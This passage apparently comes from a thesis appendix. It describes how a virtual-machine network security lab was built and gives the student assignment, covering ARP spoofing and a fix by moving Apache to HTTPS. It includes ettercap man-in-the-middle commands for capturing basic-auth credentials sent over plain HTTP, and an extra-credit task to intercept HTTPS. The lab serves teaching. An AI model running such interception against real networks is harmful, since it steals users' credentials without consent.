
Select the Network section. Validate that Adapter 1 is enabled and attached to NAT Network named NatNetwork. If it is not, configure it.



Double check Network Server network settings by selecting it and then clicking on the Settings button.



Select the Network section. Validate that Adapter 1 is enabled and attached to NAT Network named NatNetwork. If it is not, configure it.



Appendix 6.2 Network security assignment construction

First virtual machine was based on Kali Linux 64bit operating system. A snapshot of Kali system was used as basis of this assignment. Snapshot was done after installing the system in 6.3 Assignment setup. A static IP address had to be configured for this virtual machine due to the necessity of static IP address for the server virtual machine. [22]

```
vi /etc/network/interfaces
auto eth0
iface eth0 inet static
    address 10.4.168.4
    netmask 255.255.255.0
    gateway 10.4.168.1
```

Second and third virtual machine was based on Ubuntu Server 16.04.1 LTS operating system. A snapshot of Ubuntu system was used as basis of this assignment. Snapshot was done after installing the system in 6.3 Assignment setup. One acted as the client machine and the second one as the server. A more secure and different password (You_shall_not_pass!) was set for user student for both Ubuntu systems.

```
passwd student
```

From Ubuntu system, which acted as a client machine, unnecessary applications were uninstalled.

```
sudo apt-get purge mysql-server apache2 php5
```

A static IP address had to be configured for client virtual machine due to the necessity of static IP address for the server virtual machine. [24]

```
sudo su
vi /etc/network/interfaces
auto enp0s3
iface enp0s3 inet static
    address 10.4.168.45
    netmask 255.255.255.0
    gateway 10.4.168.1
    dns-nameserver 8.8.8.8 8.8.4.4
```

A static IP address had to be configured for server virtual machine due to the necessity of knowing the IP address for a script in the client machine which connected to the server machine. [24]

```

sudo su
vi /etc/network/interfaces
auto enp0s3
iface enp0s3 inet static
    address 10.4.168.134
    netmask 255.255.255.0
    gateway 10.4.168.1
    dns-nameserver 8.8.8.8 8.8.4.4

```

A script was created in the client machine to connect to the server machine. At first it would try to connect over secure port. If the service is not available, it would connect over insecure 80 port. The purpose was to simulate client accessing webserver even if the students applied HTTPS in the server machine.

```

vi script.sh
#!/bash/bin/bash
curl -user firststep:lolwut? https://10.4.168.134 -
insecure [74]
if [ "$?" = "7" ]; then [75]
curl -user firststep:lolwut? http://10.4.168.134
[74]
fi
chmod +x script.sh

```

The script was made to run every minute with the help of crontab

```

crontab -e
* * * * * /home/student/script.sh

```

Two simple HTML pages were created in the server machine. One was an index pages which was accessed by the client machine script.

```

cd /var/www/html
rm index.html
vi index.html
<html>
  <head>
    <title>Secret</title>
  </head>
  <body >
    <a href=/pass.html>My secret</a>
  </body>
</html>

```

Second page was the objective which hold the username and password for Ubuntu machines.

```
vi pass.html
<html>
  <head>
    <title>Secret</title>
  </head>
  <body >
    <p>Username: student</p>
    <p>Password: You_shall_not_pass!</p>
  </body>
</html>
```

Basic authentication was applied for the VirtualHost component which served the previously created pages. Password was generated for the basic authentication. [36]

```
mkdir passwd
htpasswd -c /etc/apache2/passwd/passwords firststep
password: lolwut?
```

Apache configuration was changed for allowing .htaccess override possibility [36]

```
vi /etc/apache2/apache.conf
<Directory /var/www/>
  Options Indexes FollowSymLinks
  AllowOverride All
  Require all granted
</Directory>
```

.htaccess file was created and configured for basic authentication [36]

```
vi /var/www/html/.htaccess
AuthType Basic
AuthName "Restricted"
AuthBasicProvider file
AuthUserFile "/etc/apache2/passwd/passwords"
Require user firststep
```

Apache server was restarted so the changes of the configuration would take effect.

```
service apache2 restart
```

Appendix 6.3 Network security assignment for students

Lab description

You have entered the office of Jesse and he challenges you to capture his password while he accesses their internal website. You connect yourself to their local area network. Jesse seems confident and even gives you his PC-s and websites IP addresses. Challenge accepted!

Warning: Sole objective of information provided in this lab is for learning purposes. Lab creator assumes no responsibility or liability for any misuse of information provided in this lab. Pentest systems for which you have permission.

Theory

Network security has multiple threats such as ARP attack, MAC attacks, DHCP attacks, VLAN hopping attack and others. We will focus with this lab on ARP attack known also as ARP spoofing and ARP poisoning. [76]

ARP spoofing uses the possibility that any device in the network can say that they own whatever IP/MAC they like. Thus, it can be used to impersonate other devices and capture the data which was intended between those impersonated devices. This is also called **Man-In-The-Middle attack** (MITM). Multiple tools offer possibility to perform MITM with ARP spoofing such as *Ettercap*, *Arpspoof* etc. [77]

Simple example for *ettercap*: `ettercap -TM arp:remote /victimIPone/victimIPtwo/listeningport` [78]

Countermeasure to such attack is Dynamic ARP Inspection. During DHCP process switch listens and creates a DHCP messages and builds a database of valid IP addresses, MAC addresses and interfaces. Then the switch can drop invalid ARP messages and the attacker cannot impersonate other devices. [79]

To reduce the risk of any **MITM** attack it is a good idea to encrypt your data and/or traffic. Web servers such as Apache and Nginx offer the possibility to serve content over HTTPS, which uses HTTP protocol (serves plain text content) and to encrypt communication it uses TLS or SSL protocols.

Guide offered by Apache on how to configure the webserver to use HTTPS:
https://httpd.apache.org/docs/2.4/ssl/ssl_howto.html [80]

Task 1

Start all the VMs and log into Network Kali VM (username: root, password: toor). Use a tool to intercept traffic between 10.4.168.45 and 10.4.168.134 on port 80 and get the login info for the website. Obtain Network Server username and password from the web site to perform Task 2.

In the report include (2-3 sentences for each point):

- Used tool for performing MITM attack.
- Captured username and password for accessing website.
- Screenshot of logged in web site and server credentials.

Hint 1: Intercept traffic and obtain credentials

- Open terminal
- Run command: **ettercap -TM arp:remote /10.4.168.45/10.4.168.134/80** [78]
- Wait for ettercap to capture the username and password
- Use key **q** to exit properly Ettercap
- Open **http://10.4.168.134** in browser and login
- Obtain necessary information from the site.

Task 2

Ensure that all the VMs are running and log into Network Server VM (username and password obtained from Task 1). Reconfigure Apache to serve content over HTTPS. Login to Network Kali machine and intercept traffic again.

In the report include (2-3 sentences for each point):

- Steps to configure Apache and explain each step's purpose.
- Intercepted traffic – what do you see and why?
- Explain why encrypting traffic only reduces the risk of MITM.

Hint 1: Configure Apache to use HTTPS

- Elevate your privileges: **sudo su**

- Navigate to root users home directory: **cd**
- Generate public and private keys: **openssl req -x509 -newkey rsa:4096 -sha256 -nodes -keyout site.key -out site.crt -subj "/CN=10.4.168.134" -days 365** [80]
- Move the private key to correct location: **mv site.key /etc/ssl/private/** [80]
- Move the public key to correct location: **mv site.crt /etc/ssl/certs/** [80]
- Configure Apache to use the keys: **vi /etc/apache2/sites-available/default-ssl.conf**
- Change corresponding line: **SSLCertificateFile /etc/ssl/certs/site.crt** [80]
- Change corresponding line: **SSLCertificateKeyFile /etc/ssl/private/site.key** [80]
- Activate SSL module: **a2enmod ssl**
- Activate the site with SSL configuration: **a2ensite default-ssl.conf**
- Open old sites configuration: **vi /etc/apache2/sites-available/000-default.conf**
- Redirect all traffic to secure site by adding this line: **Redirect permanent /**
<https://10.4.168.134/>
- Restart Apache to enable changes: **service apache2 restart**

Hint 2: Intercept traffic again

- Open terminal
- Run command: **ettercap -TM arp:remote /10.4.168.45/10.4.168.134/445** [78]
- Wait for ettercap to capture traffic
- Use key **q** to exit properly ettercap

Extra credit

Perform MITM on the HTTPS traffic and provide detailed description on how did you do it.